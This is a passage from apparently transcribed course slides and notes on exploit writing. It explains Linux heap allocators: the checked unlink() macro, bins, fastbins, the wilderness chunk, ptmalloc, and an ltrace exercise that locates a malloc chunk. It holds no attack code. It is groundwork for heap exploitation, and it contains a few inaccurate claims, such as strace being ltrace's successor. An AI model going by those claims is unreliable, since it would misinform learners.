        malloc_printerr (check_action, "corrupted double-linked list",
   P); \
   else { \
        FD->bk = BK; \
        BK->fd = FD; \
   } \
}
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

unlink() with Checks

Checks are now made to ensure the pointers have not been corrupted. Below is the code:

```
#define unlink(P, BK, FD) { \
                FD = P->fd; \
                BK = P->bk; \
                if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \
                                malloc_printerr (check_action, "corrupted double-linked list", P); \
                else { \
                                FD->bk = BK; \
                                BK->fd = FD; \
                } \
}
```

Now we are simply adding a check to make sure that the FD's bk pointer is pointing to our current chunk and that BK's fd pointer is also pointing to our current chunk. If it is != we print out the error, "Corrupted Double-linked list."




Bins

- 128 bins with dlmalloc
  - Sorted by size
    - <512 bytes kept in a large number of small bins
    - >512 bytes kept in remaining larger bins
- Fastbins
  - Small size up to 80-bytes
  - Never merged
  - Singly-Linked
    - No backward pointers

Bins

Linked lists are kept in bins based on their size. There are a total of 128 bins available, which are sorted by size. The first bin is used for unsorted chunks that were recently freed and acts as a cache of chunks available if their size matches a request. If they are not quickly taken by malloc(), calloc(), or realloc(), they are placed into a bin based on their size. Chunks greater than 128 KBs are not placed into a bin, but are handled by the mmap() function. Frontlink() works with an index to determine the appropriate bin for a freed chunk.

Fastbins are used for frequently used, smaller chunks of data up to 80 bytes. They are connected with singly-linked lists, as no chunks from the middle are taken. Fastbins use Last-In First-Out (LIFO) ordering to distribute a requested chunk of memory. This is a perfect example where efficiency is often chosen over security.



Bin Indexing

- As stated in the malloc.c source code:

```
Indexing
Bins for sizes < 512 bytes contain chunks of all the
same size, spaced 8 bytes apart. Larger bins are
approximately logarithmically spaced:
    64 bins of size       8
    32 bins of size      64
    16 bins of size     512
     8 bins of size    4096
     4 bins of size   32768
     2 bins of size  262144
     1 bin  of size what's left
```


Bin Indexing

As stated in the dlmalloc source code, "Bins for sizes < 512 bytes contain chunks of all the same size, spaced 8 bytes apart. Larger bins are approximately logarithmically spaced. (See the table below.) The `av_' array is never mentioned directly in the code, but instead via bin access macros."

The bin indexing is stated as the following:

```
64 bins of size       8
    32 bins of size      64
    16 bins of size     512
     8 bins of size    4096
     4 bins of size   32768
     2 bins of size  262144
     1 bin  of size what's left
```

This means that for chunks up to 512 bytes in size, each bin correlates to a specific size, spaced by 8-bytes. The bin number can be multiplied by 8 to determine the chunk size for that bin's freelist.



The Wilderness


- Chunk bordering the highest memory address
  - Heaps grow up towards the stack
- Calls sbrk() to increase size and remains contiguous
- The mmap() function can be used for non-contiguous requests
  - Creation of new arenas
  - Threaded programs include multiple arenas

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The Wilderness

The wilderness chunk or top chunk is the chunk bordering the highest memory address allocated so far by sbrk(). If no available memory is available, its size can be increased by calling the sbrk() function. This is the only chunk that can increase the size of the heap. The term wilderness comes from the idea that it is bordering the unknown and was named by Kiem-Phong Vo.

The mmap() function can also be used instead of sbrk() if the wilderness chunk cannot be increased due to a large memory request that sbrk() cannot handle, or if a non-contiguous block is requested as the space is not available within the existing arena. An arena is a heap allocated through mmap() or sbrk(). Each thread, when using a memory allocator such as ptmalloc, can have multiple arenas.



ptmalloc

- Based on dlmalloc and written by Wolfgram Gloger
- Designed to support multiple threads
  - fork() vs. threads
- Original ptmalloc version published as part of glibc-2.3.x
- ptmalloc(3) is the current version although ptmalloc(2) is most common


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

ptmalloc

The ptmalloc memory allocator was written by Wolfgram Gloger and is based on Doug Lea's memory allocator. The goal of ptmalloc over dlmalloc is primarily to support multiple threads and allow for multiple heaps. In this implementation, multiple threads do not have to share the same heap. Other goals of the allocator are the same as Doug Lea's. Those are to provide portability, increase speed, allow for tuning, and other features. ptmalloc uses sbrk() and mmap() to allocate memory based on the request. Just like dlmalloc, sbrk() is used to increase an existing heap by way of the wilderness chunk, and mmap() is used to allocate a new arena.

With fork(), each call creates a new child process copying the parent process. Each process gets a new Process ID and its own address space. Sharing between the processes can be difficult due to the separate address space. Threading on the other hand shares the same Process ID and memory space. Sharing within the process is much more seamless. Note: Threads are difficult to program properly with C and C++ as the languages were designed with fork() in mind and not threading. You will often see programmers siding with fork(), as it has been around for a long time and is portable between all OSs.

Wolfram Gloger's malloc homepage can be found at: http://www.malloc.de/en/



tcmalloc & jemalloc


- Thread-Caching Malloc (tcmalloc)
  - Developed by Google, as part of Google Performance Tools
  - A high speed memory allocator
  - Has a heap checker to check for C++ memory leaks
- Jason Evan's Malloc (jemalloc)
  - Replaced phkmalloc on FreeBSD
  - Used by the Firefox browser, Facebook,
  - Multi-threading support
  - Each arena gets its own processor

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

tcmalloc & jemalloc

Some of the other available memory allocators include thread-caching malloc (tcmalloc), available at http://goog-perftools.sourceforge.net/doc/tcmalloc.html, and Jason Evan's malloc (jemalloc), available at http://www.canonware.com/jemalloc/. It was built to be scalable for multiple processors and threads, using multiple arenas.

The tcmalloc implementation was developed at Google, and is available as part of the Google Performance Tools. It is a high speed memory allocator that can be incorporated into your programs with the –ltcmalloc flag during compilation. Other malloc implementations are also available.



Example: malloc()

- Objective: Find the address of the chunk allocated by malloc()
- Create and compile the following:

```
#include <stdlib.h>
main(){
    malloc(500);
}
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Example: malloc()

The objective of this example is to locate the address of the 500 byte chunk assigned by malloc(). Use a text editor on your Gutsy VM and create the following program in C:

```
#include <stdlib.h>
main(){
                malloc(500);
}
```

Save the program as malloc_check.c in your home directory on the Kubuntu image. Compile the program with "gcc malloc_check.c –o malloc_check" at a command prompt. Next, we'll determine a way to locate the address of the chunk assigned by malloc().



Tool: ltrace

- Tool to intercept and record library calls
- Author: Juan Cespedes
- Freeware under the GNU Public License
- Similar to the tool strace
  - strace is the successor to ltrace, however ltrace is easier to read for our purposes
- Useful for locating calls for memory allocations

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Tool: ltrace

The tool ltrace was authored by Juan Cespedes and is freeware under the GNU Public License. ltrace executes a program until it exits, and during program execution it records library calls and the signals received. The relative strace tool traces systems calls as well as library calls by default and is more compatible with many OS'.


Common commands include:

ltrace –p (pid) - This command tells ltrace to attach to the requested Process ID and begin tracing.

ltrace –S – This command traces system calls as well as library calls.

ltrace –f – This command traces child processes created by fork().

strace is another great tool and is actually the successor to ltrace. However, ltrace still makes it a bit easier for us to find basic information that we need.



Example Answer

- Use ltrace or strace to find the location of the chunk allocated by malloc()
  - `$ ltrace ./malloc_check 2>&1 |grep malloc`

```
malloc(500)         =0x804a008
```

  - 2>&1 redirects stderr
  - ASLR will cause this location to change

Example Answer


There are several tools that will allow you to determine the location of memory allocations. Again, we'll use the ltrace tool. By entering the command:

```
ltrace ./malloc_check 2>&1 |grep malloc
```

...we get the response:

```
malloc(500)                    =0x804a008
```

We see that the start address of the chunk created by our malloc(500) statement is at the memory address 0x0804a008.




Module Summary

- Memory Allocators
  - Doug Lea's dlmalloc
  - Wolfram Gloger's ptmalloc
- malloc(), realloc(), free(), calloc()
- unlink() & frontlink()
- Bins and the Wilderness

Module Summary

In this module we covered how heap memory is managed on the Linux operating system. There are many memory allocators available that are simply wrappers to the functions malloc(), realloc(), free(), and calloc(). The wrappers are able to add additional features and controls to the functions they manage. Dynamic memory can be quite complex when attempting to follow the execution flow of a program and how and where memory is allocated.



Review Questions

